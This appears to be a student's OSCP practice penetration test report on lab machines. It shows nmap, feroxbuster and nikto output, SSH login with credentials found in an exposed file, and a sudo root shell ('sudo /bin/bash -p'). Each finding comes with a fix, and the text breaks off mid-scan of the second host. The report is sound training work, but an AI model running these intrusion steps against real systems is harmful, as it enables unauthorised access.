Offensive Security

Penetration Test Report for OSCP Exam

Exam Date: 15/09/21, 10:00 BST

---

someone@example.com
OSID: OS-XXXX

1.0 Offensive Security Exam Penetration Test Report

1.1 Introduction

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Offensive Security Exam network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2.0 High-Level Summary

I was tasked with performing an internal penetration test against the Offensive Security Exam Network. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. Details of all exploited systems and a brief description of how access was obtained are listed below:

- 192.168.56.103 (lazysysadmin) – Exposed Credentials found on webserver – Full administrative access obtained
- 192.168.56.104 (lemonsqueezy) – Weak credentials in Wordpress and PHPMyAdmin – Full administrative access obtained
- 192.168.56.105 (Mercy) – Weak credentials allows reading sensitive files – Full administrative access obtained
- 192.168.56.106 (stapler) – No access obtained
- 10.10.193.95 (dostackbufferoverflowgood) – Buffer Overflow in dostackbufferoverflowgood.exe – Full administrative access obtained

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

Specifically, strengthening password quality on lemonsqueezy, and removing exposed credential files from lazysysadmin and Mercy would prevent the initial access. On dostackbufferoverflowgood, the vulnerable exe should be recompiled without its vulnerable function.

3.0 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environment is secured. Below is a breakdown of how I was able to identify and exploit the variety of systems, which includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

- 192.168.56.103
- 192.168.56.104
- 192.168.56.105
- 192.168.56.106
- 10.10.193.95

I primarily used network scanning tools such as nmap to gather information on these hosts. I also used service-specific tools such as Nikto, Feroxbuster, WPScan, and SMBMap to enumerate webservers and filesharing services.

Results of these scans are detailed in the *Service Enumeration* sections of each machine.

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain full administrative access to 4 out of the 5 systems, and read a number of sensitive files on the remaining system.

System IP: 192.168.56.103

Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Nmap Scan Results

Standard scan:


```
┌──(kali㉿kali)-[~/Documents/oscp/practice-exam-2/lazysysadmin]
└─$ cat nmap/lazy.nmap
# Nmap 7.91 scan initiated Wed Sep 15 11:45:16 2021 as: nmap -sC -sV -v -oA nmap/lazy 192.168.56.103
Nmap scan report for 192.168.56.103
Host is up (0.00016s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 b5:38:66:0f:a1:ee:cd:41:69:3b:82:cf:ad:a1:f7:13 (DSA)
|   2048 58:5a:63:69:d0:da:dd:51:cc:c1:6e:00:fd:7e:61:d0 (RSA)
|   256 61:30:f3:55:1a:0d:de:c8:6a:59:5b:c9:9c:b4:92:04 (ECDSA)
|_  256 1f:65:c0:dd:15:e6:e4:21:f2:c1:9b:a3:b6:55:a0:45 (ED25519)
80/tcp   open  http        Apache httpd 2.4.7 ((Ubuntu))
|_http-generator: Silex v2.2.7
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
| http-robots.txt: 4 disallowed entries
|_/old/ /test/ /TR2/ /Backnode_files/
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Backnode
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL (unauthorized)
6667/tcp open  irc         InspIRCd
| irc-info:
|   server: Admin.local
|   users: 1
|   servers: 1
|   chans: 0
|   lusers: 1
|   lservers: 0
|   source ident: nmap
|   source host: 192.168.56.102
|_  error: Closing link: (nmap@192.168.56.102) [Client exited]
Service Info: Hosts: LAZYSYSADMIN, Admin.local; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

All ports:

```
┌──(kali㉿kali)-[~/Documents/oscp/practice-exam-2/lazysysadmin]
└─$ nmap -p- -v -oA nmap/lazy-allports 192.168.56.103
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-15 11:46 BST
Initiating Ping Scan at 11:46
Scanning 192.168.56.103 [2 ports]
Completed Ping Scan at 11:46, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:46
Completed Parallel DNS resolution of 1 host. at 11:46, 0.01s elapsed
Initiating Connect Scan at 11:46
Scanning 192.168.56.103 [65535 ports]
Discovered open port 139/tcp on 192.168.56.103
Discovered open port 3306/tcp on 192.168.56.103
Discovered open port 80/tcp on 192.168.56.103
Discovered open port 445/tcp on 192.168.56.103
Discovered open port 22/tcp on 192.168.56.103
Discovered open port 6667/tcp on 192.168.56.103
Completed Connect Scan at 11:46, 1.56s elapsed (65535 total ports)
Nmap scan report for 192.168.56.103
Host is up (0.00016s latency).
Not shown: 65529 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3306/tcp open  mysql
6667/tcp open  irc

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.62 seconds
```

Server IP Address	**Ports Open**	**Key Services Discovered**
192.168.56.103	**TCP:** 22, 80, 139, 445, 3306	**TCP:** HTTP (port 80), SSH (port 22), SMB (139 and 445), MySQL (3306)
	UDP: N/A	**UDP:** N/A

I manually enumerated the website by visiting it in browser:




I also ran a feroxbuster scan which revealed a Wordpress instance and a PHPMyAdmin console:

```
$ feroxbuster --url http://192.168.56.103

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 😳                 ver: 2.2.1
──────────────────────────────┬──────────────────────
 🎯 Target Url                │ http://192.168.56.103
 🚀 Threads                   │ 50
 📖 Wordlist                  │ /usr/share/seclists/Discovery/Web-
Content/raft-medium-directories.txt
 👌 Status Codes              │ [200, 204, 301, 302, 307, 308, 401, 403,
405]
 💥 Timeout (secs)            │ 7
 🦡 User-Agent                │ feroxbuster/2.2.1
 💉 Config File               │ /etc/feroxbuster/ferox-config.toml
 🔃 Recursion Depth           │ 4
 🎉 New Version Available     │
https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────────┴──────────────────────
 🏁 Press [ENTER] to use the Scan Cancel Menu™
──────────────────────────────────────────────────
301        9l       28w      320c http://192.168.56.103/phpmyadmin
403       10l       30w      294c http://192.168.56.103/server-status

…

301        9l       28w      319c http://192.168.56.103/wordpress
```

I also ran a Nikto vulnerability scan, which revealed the site has an exposed phpinfo() page:


```
$ nikto -host=http://192.168.56.103
```

```
- Nikto v2.1.6
---------------------------------------------------------------------------
---
+ Target IP:          192.168.56.103
+ Target Hostname:    192.168.56.103
+ Target Port:        80
+ Start Time:         2021-09-15 11:59:55 (GMT1)
---------------------------------------------------------------------------
---
+ Server: Apache/2.4.7 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to
the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the
user agent to render the content of the site in a different fashion to
the MIME type
+ No CGI Directories found (use '-C all' to force check all possible
dirs)
+ OSVDB-3268: /old/: Directory indexing found.
+ Entry '/old/' in robots.txt returned a non-forbidden or redirect HTTP
code (200)
+ OSVDB-3268: /test/: Directory indexing found.
+ Entry '/test/' in robots.txt returned a non-forbidden or redirect HTTP
code (200)
+ OSVDB-3268: /Backnode_files/: Directory indexing found.
+ Entry '/Backnode_files/' in robots.txt returned a non-forbidden or
redirect HTTP code (200)
+ "robots.txt" contains 4 entries which should be manually viewed.
+ Server may leak inodes via ETags, header found with file /, inode:
8ce8, size: 5560ea23d23c0, mtime: gzip
+ Apache/2.4.7 appears to be outdated (current is at least
Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ OSVDB-3268: /apache/: Directory indexing found.
+ OSVDB-3092: /apache/: This might be interesting...
+ OSVDB-3092: /old/: This might be interesting...
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.22
+ Uncommon header 'x-ob_mode' found, with contents: 0
+ OSVDB-3092: /test/: This might be interesting...
+ /info.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /info.php: PHP is installed, and a test script which runs
phpinfo() was found. This gives a lot of system information.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-5292: /info.php?file=http://cirt.net/rfiinc.txt?: RFI from
RSnake's list (http://ha.ckers.org/weird/rfi-locations.dat) or from
http://osvdb.org/
+ /phpmyadmin/: phpMyAdmin directory found
+ 8071 requests: 0 error(s) and 24 item(s) reported on remote host
+ End Time:           2021-09-15 12:00:43 (GMT1) (48 seconds)
---------------------------------------------------------------------------
---
+ 1 host(s) tested
```



This gives some potentially sensitive information about the machine, including an IP address if this was not already known.


The webserver's Wordpress instance has a blog post that suggests a potential user on the box, `togie`:



I added the IP address to my `/etc/hosts` file as `lazy.oscp`, and then ran a scan with autorecon:

```
$ autorecon lazy.oscp
```

This exposed a number of interesting looking files in the SMB share:



Initial Shell Vulnerability Exploited

Vulnerability Exploited: Weak or nonexistent credentials, credential exposure.


Vulnerability Explanation: We can connect to SMB without supplying valid user credentials. Further credentials are exposed in plaintext in a file on the SMB server, which can also be viewed on the website.

Vulnerability Fix: Remove null/guest authentication from the SMB server, and remove the deets.txt file from the webserver.

Severity: High

Proof of Concept Code: N/A

Exploitation: I thought that the SMB server contents looked like a mapping of the webserver itself, so I visited the URL `/deets.txt` and found the following:



This gives us a password that we can then use to login over SSH, using the username `togie` and the password 12345:

```
┌──(kali㉿kali)-[~/Documents/oscp/practice-exam-2/lazysysadmin]
└─$ ssh togie@lazy.oscp
##########################################################################################################
#                                        Welcome to Web_TR1                                              #
#                              All connections are monitored and recorded                                #
#                      Disconnect IMMEDIATELY if you are not an authorized user!                         #
##########################################################################################################

togie@lazy.oscp's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Thu Sep 16 02:25:59 AEST 2021

  System load: 0.08              Memory usage: 5%   Processes:       120
  Usage of /:  55.9% of 2.89GB   Swap usage:   0%   Users logged in: 0

  Graph this data and manage this system at:
    https://landscape.canonical.com/

133 packages can be updated.
0 updates are security updates.

togie@LazySysAdmin:~$
```

Local.txt Proof Screenshot: N/A

Local.txt Contents:

Privilege Escalation

Vulnerability Exploited: Full sudo permissions are available for the `togie` user.

Vulnerability Explanation: This allows us to escalate to root by running any shell-spawning command with root permissions.

Vulnerability Fix: Either remove sudo permissions from the `togie` user, or change their password and remove the credentials files to prevent initial access if sudo permissions are required.


Severity: High

Exploit Code: N/A

Exploitation: I used the command `sudo -l` to check my permissions, then `sudo /bin/bash -p` to spawn a shell as `root`.

```
togie@LazySysAdmin:~$ id
uid=1000(togie) gid=1000(togie) groups=1000(togie),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lpadmin),111(sambashare)
togie@LazySysAdmin:~$ sudo -l
[sudo] password for togie:
Matching Defaults entries for togie on LazySysAdmin:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User togie may run the following commands on LazySysAdmin:
    (ALL : ALL) ALL
togie@LazySysAdmin:~$
```

Proof Screenshot:



Proof.txt Contents: N/A

System IP: 192.168.56.104

Service Enumeration

Nmap Scan Results:

Standard scan:


```
┌──(kali㉿kali)-[~/Documents/oscp/practice-exam-2/lemonsqueezy]
└─$ nmap -sC -sV -v -oA nmap/lemon 192.168.56.104
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-15 13:26 BST
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 13:26
Completed NSE at 13:26, 0.00s elapsed
Initiating NSE at 13:26
Completed NSE at 13:26, 0.00s elapsed
Initiating NSE at 13:26
Completed NSE at 13:26, 0.00s elapsed
Initiating Ping Scan at 13:26
Scanning 192.168.56.104 [2 ports]
Completed Ping Scan at 13:26, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:26
Completed Parallel DNS resolution of 1 host. at 13:26, 0.02s elapsed
Initiating Connect Scan at 13:26
Scanning 192.168.56.104 [1000 ports]
Discovered open port 80/tcp on 192.168.56.104
Completed Connect Scan at 13:26, 0.03s elapsed (1000 total ports)
Initiating Service scan at 13:26
Scanning 1 service on 192.168.56.104
Completed Service scan at 13:26, 6.15s elapsed (1 service on 1 host)
NSE: Script scanning 192.168.56.104.
Initiating NSE at 13:26
Completed NSE at 13:26, 0.11s elapsed
Initiating NSE at 13:26
Completed NSE at 13:26, 0.00s elapsed
Initiating NSE at 13:26
Completed NSE at 13:26, 0.00s elapsed
